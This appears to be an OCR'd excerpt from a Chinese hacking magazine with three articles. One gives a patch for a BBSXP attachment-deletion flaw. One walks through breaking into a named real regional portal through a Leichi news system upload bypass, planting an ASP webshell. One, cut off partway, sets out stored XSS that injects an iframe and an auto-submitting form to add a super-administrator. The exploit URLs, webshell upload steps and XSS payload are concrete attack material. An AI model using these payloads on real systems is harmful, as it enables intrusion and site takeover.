


图 3

整个过程就这么简单，只要将Cookie中的名字改为某个用户的UserName，POST中的ID改为其附件的ID值，就可以跨用户删除文件了！

呵呵！不要惹我！否则……

不要被别有用心的人拿走搞破坏！赶快拿出修补方法！除了将版本升级至BBSXP7外，最简单的方法就是加入一些验证，修改后的“MyAttachment.asp”文件代码如下：

```
if CookieUserName=empty then error("<li>您还未<a href=Login.asp>登录</a>论坛")
CookieUserpass=HTMLEncode(unescape(Request.Cookies("Userpass"))) '加入密码提取
if Request("menu")="DelPostAttachment" then
for each ho in Request.form("ID")
ho=int(ho)
Conn.execute("Delete from [BBSXP_PostAttachments] where id="&ho&" and UserName=(select username from [bbsxp_users] where username='"&CookieUserName&"' and userpass='"&CookieUserpass&"')") '设置用户名与密码双重验证。
next
error2("删除成功")
end if
```

在验证用户名的同时，加入用户密码的验证，这样，除非攻击者得到了某个用户的MD5值，才可以删除其附件，不过话说过来了，如果得到了MD5值，被破坏的何止附件！所以！论坛及时升级才是最重要的！

（文章中涉及到的工具WinSock Expert、Post注入工具已经收录于光盘中）

文章难度：★★★
文章内容：雷驰新闻系统上传漏洞的利用

利用雷驰上传漏洞——轻松拿下六盘水信息港

rabbitsafe

一、起因

一个星期前，朋友让我帮忙检测下他们那里信息港的安全，由于没有时间，只是大概查看了一下，信息港没有什么明显的漏洞，就一直放着。今天终于有一天休息时间了，就对朋友那里的六盘水信息港认真的检测了一下，看能不能渗透进去。




图1

二、寻找突破点

打开IE，浏览了下六盘水信息港，这个网站是电信的增值服务性网站，网站没有实质性的内容，很多链接都是指向其它的站点，新闻页面是带有参数变量的，先试试能不能注入，提交http://www.sc.gz.cn/onews.asp?id=110 and 1=1，结果返回，如图1所示。




图2

好像是数据库驱动的问题，其它几个页面也是一样的问题，新闻页面不能注入。先看看新闻系统的后台，一般的管理员对程序后台改动很少，很可能从后台识别出新闻系统程序，如果能知道它用的什么源程序，那就好办了。在地址栏提交：

http://www.sc.gz.cn/admin/，后台没有改，运气不错，六盘水信息港台新闻系统的后台，如图2。




图3

好眼熟啊，好像是雷驰新闻系统。前几天，雷驰新闻系统刚暴出了上传漏洞，我正好下载了一个雷驰新闻系统在本机上测试，马上进入本地程序的后台，在地址栏提交：http://127.0.0.1/test/leichi/admin/adminlogin.asp，雷驰新闻系统的后台，如图3。

两个一比较就知道了，六盘水信息港的新闻系统就在雷驰新闻的系统上改动了几个字，雷驰新闻系统前几天刚暴出了上传漏洞。

注 **漏洞描述：**

1、在admin文件夹下的uploadPic.inc.asp中，没有对访问权限进行限制，任意用户都可以访问到此文件，任意用户都可以使用此文件上传文件到服务器。

2、uploadPic.inc.asp中虽然对上传文件的后缀名进行了限制但是可以绕过。




图4

uploadPic.inc.asp文件存在问题的部分代码，如图4所示。

关键部分是

```
if actionType="mod" then
    remFileName = Right(picName,len(picName)-InstrRev(picName,"/"))
```

只要自己构造“actionType="mod"”就可以绕过下面的文件名检测，上传ASP文件，构造如下UPL**http://localhost/test/leichi/admin/uploadPic.asp?actionType=mod&picName=test.asp**，然后在上传文件里面填要上传的图片格式的ASP木马，就可以在uppic目录下上传文件名为test.asp的文件uppic/test.asp。

三、轻松拿到webshell




图5

我马上拿出编写的雷驰新闻系统上传漏洞利用工具，如图5。

网站地址写上：www.sc.gz.cn，漏洞地址1写上：**/admin/uploadPic.inc.asp?upload_code=ok editImageNum=?actionType=mod&picName=**，漏洞地址2写上：**/admin/uploadPic.asp?actionType=mod&picName=**，点击“send”发送。返

回信息如图6所示。




图6

说明上传成功了，打开网页木马地址：http://www.sc.gz.cn/uppic/s.asp。没有任何显示，我用的是海阳2006的c/s网马，好像到现在还没有杀毒软件查杀这种网马。

本地打开网马的c端，提交上去，海阳2006的界面终于出现了，如图7。

任务终于完成了。由于篇幅的问题，提权我就不讲了，关于提权的方法，网上讲了很多，如果有不懂的朋友，请在网上找找这方面的资料吧。




图7

四、总结

一个小小的上传漏洞就把这个大站拿下了，上传漏洞如果利用好了，对网站的危害相当大。这个信息港的流量很大，如果在首页挂马，后果不堪设想，没想到管理员竟然随便用个新闻系统应付了事，安全意识太差。我已经联系管理员了，请大家不要非法操作，一切后果与本人无关。

（文章中涉及到的雷弛新闻系统上传漏洞利用工具已经收录于光盘中）

巧妙跨站，实现战果最大化
——轻取网域影视系统sp2版

文章难易度：★★★★
文章阅读点：利用跨站提升用户权限或访问系统

icefall

今天在网上无意中看到了网域影视这款整站系统，于是就想对其安全检测一下，这些天正学脚本呢，我对asp也是一知半解，就在各个可能有漏洞的点进行黑箱测试。结果真在注册点发现了跨站漏洞，可能很多人一听跨站就没耐心了，以前X有许多文章介绍，大家可能都轻车熟路了，不就是偷偷cookie、挂挂马嘛。其实跨站是一把不老的宝刀，也是一把快刀，试问Dicuz、dvbbs、phpwind如此名家哪一个不曾败在这把刀下？

我们来看看如何通过跨站扩大战果成为超级管理员吧，由于其官方网站在我测试到一半时就不能访问了，我是强烈反对恶意入侵的，就不去祸害其他采用这个系统的网站了（不好找的，为没多少人采用此系统，欣慰ing），还是down个系统自己架设设来给大家演示吧，也对类似跨站提供一个思路吧。

引起漏洞的原因就是用户注册时没有作充分的过滤，仅在客户端作了简单判断是否为字母和数字，又没有对是否本地提交作出检测，废话不多说，开始了。

一、方法分析

1、首先我们要注册个用户让其完成特定功能，这里当然不能规规矩矩的输入了，用户名中包含**<iframe src=""></iframe>**(图1)，我们要iframe什么呢，说过不挂马的，当然挂上添加超级管理员的页面了，让管理员不知不觉为我们点击开始添加。可能大家都有思路了，可以构造一个自提交的表单巧妙完成添加。登录到后台添加管理员页面



图1

看看正常是怎样添加的（图2），查看源文件，我们来添加用户名、密码输入框value值，修改管理权限下拉列表为超级管理员，然后利用javascript在body区加入

```
<script language="javascript">
document.form1.submit()
</script>
```

